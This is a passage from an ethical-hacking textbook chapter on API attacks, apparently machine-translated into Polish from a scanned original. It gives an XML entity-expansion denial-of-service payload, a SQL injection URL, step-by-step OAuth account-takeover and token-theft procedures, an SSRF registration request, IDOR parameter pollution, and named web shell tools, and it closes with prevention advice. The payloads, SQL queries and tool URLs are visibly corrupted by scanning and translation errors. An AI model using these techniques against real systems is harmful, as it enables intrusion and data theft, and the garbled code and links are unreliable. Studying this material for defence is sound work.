< » ENTITY
"&loll;&loll;&loll;&loll;&loll;&loll;&loll;&loll;&loll;Sloll;">
<!ENTITY
"&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
< » ENTITY
"&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
lol2
lol3
lol4
< » ENTITY
"&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
lol5
<!ENTITY I0I6
" &lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY
" &I0I6;&I0I6;&I0I6;&I0I6;&I0I6;&I0I6;&I0I6;&I0I6;&I0I6;&I0I6;">
<!ENTITY
" &lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<»ENTITY
" &I0I8;&I0I8;&I0I8;&I0I8;&I0I8;&I0I8;&I0I8;&I0I8;&I0I8;&I0I8;">
lol7
I0I8
lol9
]>
<lolz>&lol9;</lolz>
```

Gdy powyższy kod jest przetwarzany przez podatny na ataki lub źle skonfigurowany parser XML, spróbuje on rozszerzyć jednostkę lol9, co spowoduje błąd braku pamięci. Powoduje to całkowite wyłączenie serwera docelowego lub narażenie go na dalsze ataki. Innym sposobem, w jaki osoby atakujące przeprowadzają ten atak, jest przesyłanie złośliwych plików skryptów, np. przesyłanie skryptu powłoki zamiast dokumentu pdf. Może to spowodować wykonanie złośliwego skryptu w celu obejścia mechanizmów bezpieczeństwa na serwerze lub rozprzestrzenienie skryptu na inne strony, które próbują uzyskać dostęp do API. Wykorzystując tę technikę atakujący, spróbuj wyodrębnić informacje związane z bazowym systemem plików.

Ataki iniekcyjne

Podobnie jak w przypadku tradycyjnych aplikacji internetowych, interfejsy API są również podatne na różne ataki iniekcyjne. Rozważmy na przykład następujący normalny adres URL:

http://billpay.com/api/vl/cust/459

Dla powyższego adresu URL API pobiera dane klienta na podstawie identyfikatora klienta 459 z bazy danych za pomocą następującego zapytania SQL:

„SELECT * FROM Customers where custID='" + oustID + " ' „

Tutaj custID jest zastępowany przez 459

„SELECT * FROM Customers, where custID='459"'

W powyższym adresie URL załóżmy, że osoba atakująca wstrzykuje złośliwe dane wejściowe

http://billpay.com/api/vl/cust/ 1%20or%2011 '='1

Wynikowe złośliwe zapytanie SQL to

„SELECT * FROM Customers, where custID= w lub '1' =

Wspomniane zapytanie zwraca szczegółowe informacje o wszystkich klientach znajdujących się w bazie. Korzystając z tych informacji, osoba atakująca może dalej usuwać lub modyfikować dane w bazie danych lub wykorzystywać informacje klientów do wykonywania innych złośliwych działań na serwerze bazy danych. Te ataki polegające na wstrzykiwaniu interfejsu API są wykonywane nie tylko przy użyciu języka SQL, ale także JSON, JavaScript, XPath, XSLT itp., które do wykonania wymagają parserów/procesorów.

Uwaga: podobnie jak w przypadku ataków polegających na wstrzykiwaniu, interfejsy API sieci Web są również podatne na ataki XSS i CSRF

Wykorzystywanie niezabezpieczonych konfiguracji

o Niepewna konfiguracja SSL: Luki w konfiguracji SSL mogą umożliwić atakującym przeprowadzanie ataków MITM. Na przykład użycie samopodpisanych certyfikatów SSL w celu zapewnienia bezpiecznego dostępu do interfejsu API może umożliwić atakującym przeprowadzenie ataku MITM. Osoba atakująca może wąchać ruch między interfejsem API a klientem, manipulować certyfikatem po stronie klienta i rozpocząć monitorowanie lub manipulowanie zaszyfrowanym ruchem między klientem a interfejsem API.

o Niezabezpieczone bezpośrednie odwołania do obiektów (IDOR): Ogólnie rzecz biorąc, bezpośrednie odwołania do obiektów są używane jako argumenty dla wywołań API, a prawa dostępu nie są narzucane obiektom, do których użytkownik nie ma dostępu. Luki te mogą zostać zidentyfikowane za

pomocą metadanych interfejsu API i wykorzystane przez atakujących do zidentyfikowania parametrów i wypróbowania wszystkich możliwych wartości parametrów w celu uzyskania dostępu do danych, do których użytkownik nie ma dostępu.

o Niebezpieczna obsługa sesji/uwierzytelniania: Luki w zabezpieczeniach, takie jak ponowne użycie tokenów sesji, tokeny sesji sekwencyjnej, przekroczenie limitu czasu długiego tokena sesji, niezaszyfrowany token sesji i token sesji osadzony w adresie URL, umożliwiają atakującym przejęcie i przejęcie sesji klienta oraz kradzież lub manipulować komunikatami między klientem a interfejsem API.

Ataki polegające na upychaniu danych logowania/poświadczeń

Atakujący często atakują systemy logowania i sprawdzania poprawności, ponieważ ataki na te systemy są trudne do wykrycia i powstrzymania przy użyciu typowych rozwiązań bezpieczeństwa API. Atakujący przeprowadzają ataki polegające na logowaniu lub upychaniu danych uwierzytelniających w celu wykorzystania ponownego użycia hasła na wielu platformach. Większość użytkowników używa tych samych haseł, aby uzyskać dostęp do różnych usług internetowych. Atakujący mogą wykorzystać dane uwierzytelniające skradzione z jednego konta i użyć ich do sprawdzenia poprawności innych usług.

Ataki polegające na upychaniu poświadczeń nie obejmują zgadywania haseł ani brutalnego wymuszania haseł; zamiast tego atakujący próbują zautomatyzować wszystkie wcześniej zidentyfikowane pary poświadczeń za pomocą zautomatyzowanych narzędzi, takich jak Sentry MBA i PhantomJS, aby włamać się na konto. Ataki te mogą być również przeprowadzane w celu zakłócenia działania usług opartych na interfejsach API, uniemożliwiając prawidłowym użytkownikom zalogowanie się, a tym samym pogarszając wrażenia użytkownika i funkcjonalność przednich interfejsów API. Atakujący zazwyczaj wykorzystują boty do różnych prób logowania przy użyciu wcześniej skradzionych danych (zebranych z poprzednich logowań) lub ujawnionych informacji należących do jednego konta w celu włamania na inne konta/usługi lub bombardowania serwera dużym zestawem żądań logowania, aż trafi się właściwa kombinacja. Gdy atak się powiedzie, napastnicy nie tylko przejmują kontrolę nad kontem użytkownika, ale także wykonują nielegalne transakcje z konta i przeprowadzają oszukańcze kampanie online.

Ataki API DDoS

Atak DDoS polega na nasyceniu interfejsu API ogromnym ruchem z wielu zainfekowanych komputerów (botnet), aby opóźnić usługi API dla legalnych użytkowników. Chociaż wiele ograniczeń dotyczących szybkości transmisji jest wdrażanych w celu ochrony serwera przed awariami, mogą one nie zapobiegać opóźnieniom usługi (odpowiedzi interfejsu API), co pogarsza komfort użytkowania interfejsu API. Atakujący często przeprowadzają te ataki za pomocą botnetów tworzonych w celu wykrywania i utrzymywania kontroli limitu szybkości API w celu zwiększenia możliwości ataku. Oprócz zwykłego ruchu pochodzącego od uprawnionych użytkowników, żądania atakujących mogą również omijać systemy zarządzania bezpieczeństwem API, systemy równoważenia obciążenia i inne implementacje zabezpieczeń. Większość z tych ataków może nie być wolumetryczna. Mogą również wykorzystywać pewne luki w interfejsie API do zakłócania działania usług API. Na przykład osoba atakująca, która uzyska dostęp do interfejsu API, może wykorzystać procesor i inne zasoby pamięci zarezerwowane dla interfejsu API, aby opóźnić usługę tak długo, jak to możliwe.

Ataki autoryzacyjne na API: Ataki OAuth

Według https://authO.com, OAuth to protokół autoryzacji, który pozwala użytkownikowi na przyznanie ograniczonego dostępu do jego zasobów w jednej witrynie innej witrynie bez konieczności ujawniania swoich danych uwierzytelniających.

OAuth zapewnia przepływy autoryzacji dla wielu urządzeń komputerowych i aplikacji, takie jak łączenie użytkowników z różnymi aplikacjami z jednej aplikacji w celu uzyskania dostępu do wymaganych informacji.

Różni aktorzy zaangażowani w proces OAuth:

o Właściciel zasobu: Właściciel zasobu jest również znany jako użytkownik, który udziela aplikacji pozwolenia na dostęp do swojego konta. Dostęp do aplikacji jest ograniczony lub warunkowy, np. nadanie tylko uprawnień do odczytu i zapisu.

o Serwer autoryzacji/zasobów (API): serwer zasobów zapewnia zabezpieczone konto użytkownika, a serwer autoryzacji weryfikuje tożsamość użytkownika, a następnie dostarcza token dostępu do aplikacji.

o Klient lub Aplikacja: Jest to aplikacja, która szuka dostępu do konta użytkownika. Aby uzyskać dostęp do konta, użytkownik musi autoryzować aplikację; następnie interfejs API powinien zweryfikować autoryzację.

Kroki związane z przyznaniem kodu autoryzacji

Przyznawanie kodu autoryzacyjnego obejmuje cztery kroki, za pomocą których osoby atakujące mogą przeprowadzać różne ataki autoryzacyjne na interfejs API.

o Użytkownik przekazuje klientowi żądanie GET za pośrednictwem agenta użytkownika w celu zainicjowania procesu autoryzacji. Operację tę można wykonać za pomocą przycisku „Zaloguj się lub Połącz” wyświetlanego na stronie klienta.

o Agent użytkownika może zostać przekierowany do serwera autoryzacyjnego przez klienta przy użyciu następujących parametrów:

• response_type: Kod używany do informowania serwera, które uprawnienia wykonać

• clientjd: identyfikator przypisany do klienta

• redirect_uri: identyfikator URI, w którym serwer autoryzacji przekierowuje agenta użytkownika po podaniu kodu autoryzacji

• zakres: Określa poziom dostępu do aplikacji

• Stan: Nieprzezroczysta wartość używana w implementacjach zabezpieczeń. Wartość jest również używana do utrzymywania stanu między żądaniem a wywołaniem zwrotnym

o Gdy użytkownik jest uwierzytelniany i autoryzowany w celu uzyskania dostępu do zasobu, klient użytkownika jest przekierowywany do redirect_uri przez serwer autoryzacji. W tym celu serwer używa następujących parametrów:

• Kod: Kod autoryzacyjny

• Stan: Wartość podana w powyższym żądaniu

o Korzystając z kodu autoryzacyjnego, klient żąda tokena dostępu, dodając następujące parametry w treści żądania:

• grant_type: kod_autoryzacji

• kod: Kod autoryzacyjny otrzymany w poprzedniej wiadomości

• redirect_uri: URI użyty w pierwszym żądaniu

Ataki OAuth

Poniżej opisano różne ataki na OAuth przeprowadzane poprzez manipulowanie powyższymi żądaniami:

o Atak na żądanie „Połącz".

Większość witryn umożliwia użytkownikom dostęp do innych witryn, takich jak Linkedln, Instagram i Twitter, za pośrednictwem protokołu OAuth. Osoba atakująca może wykorzystać żądania połączenia jednej witryny z drugą, np. gdy użytkownik kliknie przycisk „Zaloguj się lub Połącz". Następnie może uzyskać nielegalny dostęp do konta użytkownika/ofiary po stronie klienta, łącząc swoje konto ze stroną internetową dostawcy.

Kroki przeprowadzania ataku na żądanie „Połącz":

• Atakujący otwiera fałszywe konto na stronie internetowej dostawcy

• Atakujący inicjuje operację „Połącz" z klientem za pośrednictwem swojego fałszywego konta na stronie dostawcy, ale wstrzymuje przekierowania serwera autoryzacyjnego, co oznacza, że atakujący weryfikuje dostęp klienta do jego zasobów u dostawcy, podczas gdy klient jest nie poinformowany.

• Osoba atakująca tworzy złośliwą stronę internetową w następujący sposób:

- Używa CSRF, aby użytkownik wylogował się z dostawcy.

-' Ponownie używa CSRF, aby użytkownik logował się do dostawcy przy użyciu fałszywych danych logowania do konta.

- Fałszuje pierwsze żądanie połączenia konta dostawcy z klientem. To tylko kolejne żądanie GET. Zwykle odbywa się to wewnątrz znacznika <iframe>, aby użytkownik nie był świadomy tej akcji.

• Gdy ofiara otworzy złośliwą stronę atakującego, jej konto zostaje wylogowane u dostawcy i łączy się jako fałszywe konto. Następnie fałszywe konto atakującego jest łączone z kontem ofiary na kliencie. Ofiara nie pyta klienta o zgodę, ponieważ atakujący już ją zatwierdził.

• Atakujący może więc zalogować się na konto ofiary po stronie klienta przy użyciu swojego fałszywego konta u dostawcy.

o Atak na „redirect_uri"

Podczas rejestracji domena jest zwykle określana przez klienta i dozwolone są tylko te „redirect_uri" w określonej domenie, jeśli atakujący może zidentyfikować luki w zabezpieczeniach, takie jak XSS na stronie internetowej w domenie klienta, może je wykorzystać do przechwycenia Kod autoryzacji.

Kroki przeprowadzania ataku na „redirect_uri":

• Osoba atakująca wycieka dane przez podatną na ataki stronę w domenie klienta:

https://xyz.com/vuln

• Atakujący instaluje na stronie złośliwy kod JavaScript; następnie strona wysyła adres URL, który jest ładowany w przeglądarce (wraz z parametrem i fragmentami) do atakującego

Atakujący tworzy stronę, która prosi użytkownika o otwarcie złośliwego łącza:

https://provider.com/oauth/authorize?client_id=IDKLIENTA&response_type=auth_code&redirect_uri=https%3A%2F%2Fxyz.com%2Fvuln

Kiedy ofiara otwiera złośliwe łącze, agent użytkownika jest przekierowywany na stronę https://xyz.com/vuln?code=CODE, a KOD jest następnie eksfiltrowany do atakującego

• Teraz atakujący używa odzyskanego kodu, aby dostarczyć token dostępu za pośrednictwem autentycznego „redirect_uri", takiego jak https://xyz.com/oauth/callback?code=CODE.

o CSRF w odpowiedzi na autoryzację

Atakujący przeprowadza atak CSRF w celu połączenia fałszywego konta u dostawcy z kontem ofiary po stronie klienta. Ten atak wykorzystuje trzecie żądanie związane z przyznaniem kodu autoryzacyjnego.

Kroki, aby wykonać CSRF w odpowiedzi na autoryzację:

• Atakujący otwiera fałszywe konto u dostawcy

• Atakujący rozpoczyna operację „Połącz" z klientem za pośrednictwem swojego fałszywego konta u dostawcy, ale wstrzymuje przekierowania serwera autoryzacyjnego, co oznacza, że atakujący potwierdził dostęp klienta do jego zasobów u dostawcy, podczas gdy klient nie jest poinformowany. W związku z tym atakujący przechowuje kod_autoryzacji.

• Atakujący przekonuje użytkownika do wysłania żądania

https://xyz.com/<dostawca>/login?code=Auth_Code. Operacja ta może zostać zaimplementowana poprzez nakłonienie ofiary do otwarcia złośliwego łącza osadzonego w tagu img lub script wraz z powyższym łączem jako źródłem.

• Kiedy ofiara loguje się do klienta, fałszywe konto atakującego zostaje połączone z kontem ofiary

• Teraz atakujący może zalogować się jako ofiara na kliencie, logując się przy użyciu swojego fałszywego konta u dostawcy

o Ponowne użycie tokena dostępu

OAuth wymaga unikalnych tokenów dostępu dla poszczególnych klientów. Zapewnia to, że te tokeny zapisane na serwerze autoryzacji są mapowane na odpowiednie zakresy i czas wygaśnięcia. Tokeny dostępu dostarczone dla „Klienta A" mogą działać dla „Klienta B". Atakujący wykorzystują tę funkcję do przeprowadzania ataków na klientów, które niejawnie zezwalają na dotacje.

Kroki ponownego użycia tokenów dostępu:

• Osoba atakująca opracowuje legalną aplikację kliencką „clientA" i rejestruje ją u pewnego dostawcy

• Teraz atakujący nakłania ofiarę do uzyskania dostępu do „klienta A" i uzyskuje nielegalny dostęp do tokena dostępu ofiary na „kliencie A"

• Załóżmy, że ofiara uzyskuje dostęp do „klienta", który korzysta z domniemanego grantu. W takim przypadku serwer autoryzacji przekierowuje agenta użytkownika do

https://clientB.com/callback#access_token=ACCESSTOKEN. Teraz osoba atakująca może otworzyć ten adres URL za pomocą access_token klienta.

• Atakujący jest weryfikowany jako ważny podmiot przez „klienta". W związku z tym jeden token dostępu jest wystarczający do użycia na wielu klientach korzystających z niejawnego przydziału.

o SSRF przy użyciu dynamicznego punktu końcowego rejestracji klienta

Podczas testowania czarnej skrzynki na serwerze OAuth analiza może nie wykrywać ukrytych adresów URL, takich jak punkt końcowy dynamicznej rejestracji klienta. Te adresy URL są używane jako specjalne punkty końcowe rejestracji i są mapowane na /register. Osoba atakująca może przeprowadzić atak SSRF przy użyciu tych adresów URL powiązanych z parametrami, jak pokazano w następującym żądaniu POST:

```
POST /connect/register HTTP/1.1

Content-Type: application/json

Host: server.certifiedhacker.com

Authorization: Bearer eyJhbGciOiJSUz!lNiJ9.eyJ ...

{

"application_type": "web app",

"redirect_uris":

["https://client.certifiedhacker.com/callback"],

"client_name": "Sample Test",

"logo_uri": "https://client.certifiedhacker.com/logo.png",

"subject_type": "pairwise",

"sector_identifier_uri":

"https://certifiedhacker.com/rdrct_uris.json",

"token_endpoint_auth_method": "client_secret_basic",

"jwks_uri":

"https://client.certifiedhacker.com/public_keys.jwks",

"contacts": ["hacker@certifiedhacker.com"],

"request_uris":

["https://client.certifiedhacker.com/rf.txt"]

}
```

Powyższe żądanie POST zawiera kilka wartości odwołań do adresów URL, które mogą wywołać atak SSRF. Podatne na ataki parametry to iogo_uri, jwks_uri i request_uris.

• logo_uri: Po zarejestrowaniu nowego użytkownika serwer autoryzuje punkt końcowy przy użyciu nowego identyfikatora klienta i wyświetla logo za pomocą parametru logo_uri. Jeśli serwer pobierze logo, może nastąpić atak SSRF.

• jwks_uri: Klucz JWT jest ważny dla serwera do sprawdzania poprawności uwierzytelniania klienta tokenu punktu końcowego. Jeśli aplikacja kliencka jest zarejestrowana ze złośliwym adresem URL w parametrze jwks_uri, może wystąpić atak SSRF; w ten sposób atakujący może uzyskać kod autoryzacyjny dla wszystkich użytkowników.

• request_uris: Ten parametr zawiera tablicę adresów URL używanych podczas autoryzacji punktu końcowego. Adres URL zawiera żądane informacje z tokenem JWT. Możliwe jest wykonanie ataku SSRF przy użyciu parametru request_uri.

o Wyliczanie użytkowników WebFinger

WebFinger to standardowy protokół używany do wyświetlania wszystkich informacji o użytkowniku za pośrednictwem żądania GET. W autoryzacji OAuth „/.well-known/webfinger" sprawdza poprawność punktu końcowego z nazwą użytkownika, która nie istnieje na serwerze. Atakujący może użyć „anonimowego" jako nazwy użytkownika, aby potwierdzić, że jest prawdziwym kontem użytkownika na serwerze. Ponieważ konto nie zostało znalezione lub nie jest używane przez aplikację kliencką OpenID, możemy stwierdzić, że żądanie nie pochodzi ze strony przeglądarki. Dlatego odpowiedź z serwera zawiera prawidłowy adres URL w postaci „http://host/user" zamiast wartości parametru rei.

o Wykorzystanie błędnej walidacji zakresu

Atakujący wykorzystują luki w zabezpieczeniach dostawców usług OAuth w celu eskalacji zakresu, co skutkuje eksfiltracją dodatkowych danych właściciela zasobu. Jeśli osoba atakująca znajdzie sposób na zmodyfikowanie parametru zakresu w żądaniu autoryzacji tokena dostępu, może zwabić dostawców usług OAuth za pomocą wadliwych zakresów w celu uzyskania dodatkowego dostępu do zakresu. Ten parametr zakresu pomaga w zapewnieniu zakresu dostępu do aplikacji klienckiej, który jest definiowany dynamicznie przez klienta lub przy użyciu standardowych encji zakresu, takich jak OpenID Connect.

Kroki w celu wykorzystania wadliwej walidacji zakresu

Atakujący używają różnych typów dotacji, aby wykorzystać wadliwą weryfikację zakresu. Poniżej przedstawiono dwa rodzaje dotacji używane przez osoby atakujące podczas ataku.

• Typ nadania kodu autoryzacyjnego:

- Osoba atakująca rejestruje się w usłudze OAuth używanej przez właściciela zasobu docelowego dla jego złośliwej aplikacji klienckiej https://xyz.com.

- Gdy ofiara próbuje otworzyć złośliwą aplikację kliencką atakującego, inicjuje żądanie do dostawcy usługi OAuth w celu uzyskania dostępu do adresu e-mail klienta przy użyciu zakresu poczty e-mail OpenID.

- Gdy użytkownik udzieli autoryzacji na swoje żądanie, osoba atakująca uzyskuje w odpowiedzi kod autoryzacji.

- Teraz osoba atakująca inicjuje proces eskalacji zakresu dla docelowego klienta, kontrolując złośliwą aplikację kliencką w celu dodania dodatkowego zakresu

client_id=12345&client_secret=TAJNE&redirect_uri=https:/

/xyz.com/callback&grant_type=authorization_code&code=alb2

c3d4e5f6g7h8&scope=openid%20 email%20profil.

- Po zatwierdzeniu przez serwer OAuth atakujący uzyskuje nowy token dostępu zawierający nowo dodany dodatkowy zakres:

"access_token":"z0y9x8w7v6u5",

"token_type":"Bearer",

"expires_in":3600,

"scope": "openid email profile",

- Teraz osoba atakująca uzyskuje prawidłowy token dostępu, aby uzyskać dostęp i przechowywać dodatkowe dane, używając eskalowanego zakresu do wykonywania zwykłych wywołań interfejsu API do klienta.

Domniemany typ dotacji:

- Celem atakującego jest podatna na ataki aplikacja kliencka, która wykorzystuje niejawny proces typu grant w celu uzyskania tokenów dostępu od swoich klientów za pośrednictwem otwartej przeglądarki.

https://xyz.com/vuln

- Kiedy docelowa aplikacja kliencka uzyska zgodę od swojego klienta i zostanie wygenerowany odpowiedni token dostępu, osoba atakująca próbuje go schować.

- Po uzyskaniu tokena dostępu z docelowej aplikacji klienckiej atakujący inicjuje nowe żądanie do odpowiedniego dostawcy usługi OAuth ze zmienionym zakresem /informacje o użytkowniku.

- Ponieważ klient udzielił już pozwolenia na dostęp do danych docelowej aplikacji klienckiej, osoba atakująca może teraz uzyskać dostęp do dodatkowych informacji od użytkownika, dopóki serwer OAuth nie zweryfikuje i nie zweryfikuje parametru zakresu.

Inne techniki hakowania API

Poniżej omówiono różne sposoby hakowania interfejsu API:

Inżynieria wsteczna

Przeglądanie interfejsów API z punktu widzenia programisty może być błędne, ponieważ sprawdza tylko, czy interfejs API działa zgodnie z przeznaczeniem. Po wdrożeniu dla użytkowników końcowych może nie działać tak, jak działało w środowisku deweloperskim. Właśnie to często próbują zrobić napastnicy podczas inżynierii wstecznej interfejsu API. Atakujący odwołują się do interfejsów API w odwrotnej kolejności, aby zidentyfikować luki w interfejsie API, które można ukryć w czasie rzeczywistym. Załóżmy na przykład, że zamówienie zostało złożone przy użyciu tego samego konta, które zostało już użyte do wcześniejszej rezerwacji. Przepływ zamówień wygląda mniej więcej tak:

o Zamówienie złożone

o Zamówienie powiązane z kontem

o Zamówienie zostało przyjęte

Atakujący mogą wykorzystać ten przepływ w procesie inżynierii wstecznej interfejsu API. Jeśli mechanizm akceptacji zostanie przeprowadzony w odwrotnej kolejności, wewnętrzny interfejs API używany do łączenia zleceń z kontami może ulec awarii, zmuszając w ten sposób przeglądarkę do ujawnienia szczegółów konta użytkownika.

Podszywanie się pod użytkownika

Jest to proces ukrywania pierwotnej tożsamości i podszywania się pod inną ważną istotę. W większości przypadków atakujący próbuje ujawnić się jako legalny użytkownik ze specjalnymi uprawnieniami i zapewnia bezpłatny dostęp do danych dodatkowym użytkownikom, aby wyrządzić więcej szkód. Atakujący wykorzystują dane uzyskane w wyniku phishingu lub innych metod wycieku informacji, aby

podszywać się pod pierwotnego użytkownika. Jeśli atakującemu uda się włamać do systemu, może przeprowadzić pewien rodzaj ataku eskalacji uprawnień, przekierowując funkcję URI do innego URI, wstrzykując kod, który służy jako tekst lub bombardując interfejs API nadmierną ilością danych, powodując przepełnienie bufora.

Ataki typu „man-in-the-middle".

W ataku MITM atakujący obserwują komunikację API z serwerem lub zachowują się jak serwer, przechwytując wywołania żądań. W tym przypadku motywem atakującego jest dostarczenie fałszywych linków, które wydają się być uzasadnione w interakcji z interfejsem API. Ataki te można przeprowadzić poprzez przysiadanie domeny i kopiowanie lokalizacji zasobów API. Na przykład użytkownik może wywołać zasób za pośrednictwem APL.io/media/function, a atakujący może siedzieć w APO.io/media/function. Zmiana pojedynczego znaku może zrobić znaczącą różnicę. Jeśli użytkownik kliknie drugi link bez zauważenia błędnej interpretacji adresu URL, przekaże poufne informacje na serwer kontrolowany przez osobę atakującą.

Ataki polegające na powtórzeniu sesji

Ataki polegające na odtwarzaniu sesji mogą być przeprowadzane na stronach internetowych i innych źródłach, które inicjują i przechowują sesje. Ataki te są zwykle przeprowadzane w celu uzyskania identyfikatorów sesji i odtworzenia ich na serwerze. W takim przypadku osoby atakujące cofają czas sesji i proszą serwer o ujawnienie informacji, tak jakby podobne żądanie było wysyłane ponownie.

Inżynieria społeczna

Chociaż może to nie być bezpośredni atak API, socjotechnika może być przeprowadzona za pośrednictwem API. Socjotechnika nie wpływa na API ani kod maszynowy; jest to technika wykorzystywana do nakłaniania użytkowników do ujawnienia swoich danych uwierzytelniających lub innych poufnych informacji. Phishing to technika często używana do wysyłania złośliwych linków do użytkowników za pośrednictwem poczty e-mail w celu zresetowania lub zweryfikowania ich danych uwierzytelniających. Spear-phishing to kolejny wyrafinowany atak socjotechniczny, w którym użytkownikom dostarczane są dodatkowe dane, dzięki czemu sądzą, że wchodzą w interakcję z prawidłowym punktem końcowym. Jeśli użytkownik wprowadzi swoje dane uwierzytelniające na fałszywym łączu, osoby atakujące mogą przechwycić dane i przeprowadzić dalsze ataki, takie jak modyfikacja danych konta i nielegalne transakcje online przy użyciu skradzionych danych uwierzytelniających.

Skanowanie luk w zabezpieczeniach interfejsu API REST

Luki w zabezpieczeniach REST API niosą ze sobą takie same zagrożenia, jak problemy z bezpieczeństwem w aplikacjach internetowych i witrynach internetowych. Zagrożenia te obejmują kradzież krytycznych danych, manipulowanie danymi pośrednimi itp. Przeprowadzenie dokładnego skanowania interfejsów API REST może ujawnić różne luki w zabezpieczeniach, które atakujący mogą wykorzystać. Atakujący mogą używać narzędzi takich jak Astra, Fuzzapi, W3af i Appspider do przeprowadzania skanowania pod kątem luk w zabezpieczeniach REST API.

Astra

Atakujący wykorzystują narzędzie Astra do wykrywania i wykorzystywania luk w zabezpieczeniach interfejsu API REST. Astra może wykrywać i testować uwierzytelnienia, takie jak logowanie i wylogowanie; ta funkcja ułatwia atakującym włączenie go do potoku CICD. Astra może wywoływać kolekcję API jako wartość wejściową; w związku z tym może być również używany do skanowania

interfejsów API REST. Astra umożliwia atakującym wykrywanie interfejsów API REST, które są podatne na ataki, takie jak XSS, iniekcja SQL, wyciek informacji, CSRF, uszkodzone uwierzytelnianie i sesja zarządzania, atak JWT, wstrzykiwanie ślepego XXE, wykrywanie CRLF, błędna konfiguracja CORS i ograniczanie szybkości.

Oto niektóre narzędzia do skanowania luk w zabezpieczeniach interfejsu API REST:

Fuzzapi (https://github.com)

w3af (https://w3of.org)

apppider (https://www.ropid7.com)

Vooki (https://www.vegobird.com)

OWASP ZAP (https://www.zoproxy.org)

Pomijanie IDOR za pomocą parametru Pollution

Insecure Direct Object Reference (IDOR) to luka w zabezpieczeniach, która pojawia się, gdy programiści ujawniają odniesienia do wewnętrznych obiektów egzekwowania danych, takich jak klucze bazy danych, katalogi i inne pliki, które atakujący może wykorzystać do zmodyfikowania tych odniesień i uzyskania nieautoryzowanego dostępu do danych . Te identyfikatory IDOR można ominąć, podając wielokrotnie jedną nazwę parametru, ale z unikalnymi wartościami. Załóżmy na przykład, że userjd ofiary to 321. Atakujący mogą zmienić tę wartość userjd na 654 (jest to inna wartość userjd), aby zidentyfikować IDOR. Jeśli strona nie jest podatna na IDOR, generuje komunikat o błędzie „401Unauthorized". Aby ominąć identyfikator IDOR poprzez zanieczyszczanie parametrów, atakujący wysyła jako żądanie dwa parametry userjd, w których do jednego parametru dołączany jest userjd ofiary, a do drugiego dołączany jest własny userjd atakującego. Rozważmy na przykład następujące żądanie:

api.xyz.com/profile/user_id=321

Atakujący manipuluje powyższym żądaniem za pomocą zanieczyszczenia parametrami w celu ominięcia identyfikatora IDOR:

api.xyz.com/profile/user_id=654&user_id=321

Gdy ww. żądanie jest przetwarzane w punkcie końcowym REST API, aplikacja weryfikuje pierwszy parametr userjd i upewnia się, że użytkownik wysyłający żądanie umieścił w żądaniu GET własnego użytkownika userjd. Dlatego atakujący może ominąć IDOR, podając dwa parametry userjd: jeden należy do ofiary, a drugi do atakującego. Aplikacja zostaje oszukana, aby uznać ją za prawidłową prośbę. Atakujący używają narzędzi takich jak Burp Suite do proxy ruchu i przechwytywania całego ruchu do punktów końcowych API REST. Następnie używają techniki zanieczyszczenia parametrami, aby wysłać zarówno userjd atakującego, jak i userjd ofiary w żądaniu GET, aby uzyskać nieautoryzowany dostęp i pobrać poufne dane z konta ofiary. Korzystając z tej techniki, atakujący mogą również pójść na kompromis funkcjonalności aplikacji, ponieważ każdy parametr wewnątrz aplikacji jest podatny na ten atak.

Powłoki internetowe

Powłoka sieciowa to złośliwy fragment kodu lub skryptu opracowany przy użyciu języków po stronie serwera takich jak PHP, ASP, PERL, RUBY i Python, a następnie instalowane na serwerze docelowym. Złośliwy skrypt umożliwia atakującym uzyskanie zdalnego dostępu lub możliwości zdalnej administracji

za pośrednictwem serwera docelowego wraz z jego systemem plików. Atakujący wstrzykują złośliwe skrypty, wykorzystując najczęstsze luki w zabezpieczeniach, takie jak zdalne włączanie plików (RFI), włączanie plików lokalnych (LFI), ujawnianie interfejsów administracyjnych i wstrzykiwanie kodu SQL. Atakujący mogą również przeprowadzać ataki XSS przy użyciu technik inżynierii społecznej w celu zainstalowania złośliwego kodu. Atakujący wykorzystują również narzędzia do monitorowania sieci (głównie Wireshark), aby wykryć luki w zabezpieczeniach, które można później wykorzystać do wstrzyknięcia powłoki sieciowej. Luki te często leżą w oprogramowaniu serwera WWW lub systemie zarządzania treścią (CMS). Powłoki sieciowe są wykorzystywane przez atakującego do przeprowadzania eskalacji uprawnień i uzyskiwania zdalnego dostępu w celu pobierania, wysyłania, usuwania i wykonywania plików na docelowym serwerze sieciowym. Korzystając z powłoki internetowej, atakujący mogą również wykraść prywatne dane, zaszkodzić reputacji strony internetowej poprzez ataki DDoS, zmienić strukturę strony internetowej, uniemożliwić dostęp do zasobów strony internetowej w Internecie, zachować trwałość, eksfiltrować dane itp.

Narzędzia powłoki internetowej

Atakujący używają różnych narzędzi powłoki sieciowej, takich jak WSO PHP Webshell, b374k, C99, China chopper, R57 i WSO (powłoka internetowa firmy oRb), aby uzyskać zdalną kontrolę nad docelowymi serwerami sieciowymi.

WSO Php Webshell

WSO Php Webshell to powłoka internetowa, która umożliwia atakującym monitorowanie uruchomionych procesów i wykonywanie zdalnych poleceń w celu pobierania, przesyłania, usuwania lub edytowania plików. Umożliwia także atakującym dostęp do zdalnych serwerów i infekowanie ich oraz dostęp do baz danych SQL.

Oto niektóre dodatkowe narzędzia powłoki internetowej:

Caterpillar WebShell (https://ottock.mitre.org)

b374k shell (https://github.com)

C99 (https://github.com)

Chine Chopper (https://ottock.mitre.org)

R57 (https://github.com)

Jak zapobiec instalacji powłoki internetowej

Poniżej przedstawiono różne najlepsze praktyki zapobiegania instalacji powłoki sieciowej:

Aktualizuj system operacyjny aplikacji i serwera hosta oraz regularnie instaluj poprawki, aby chronić aplikację przed znanymi błędami.

Ustanowić strefę zdemilitaryzowaną (DMZ) między serwerem WWW a siecią wewnętrzną.

Zapewnij bezpieczną konfigurację serwera WWW, korzystając z silnych technik uwierzytelniania i unikaj używania haseł domyślnych.

Zablokuj wszystkie nieużywane porty i niepotrzebne usługi działające na serwerach WWW.

Sprawdzaj poprawność danych wprowadzanych przez użytkownika, aby kontrolować i zapobiegać lukom w zabezpieczeniach dotyczącym dołączania plików lokalnych (LFI) i zdalnego dołączania plików (RFI).

Ustanowienie usługi odwrotnego proxy do odzyskiwania zasobów i ograniczania adresów URL administratora do znanych, legalnych adresów.

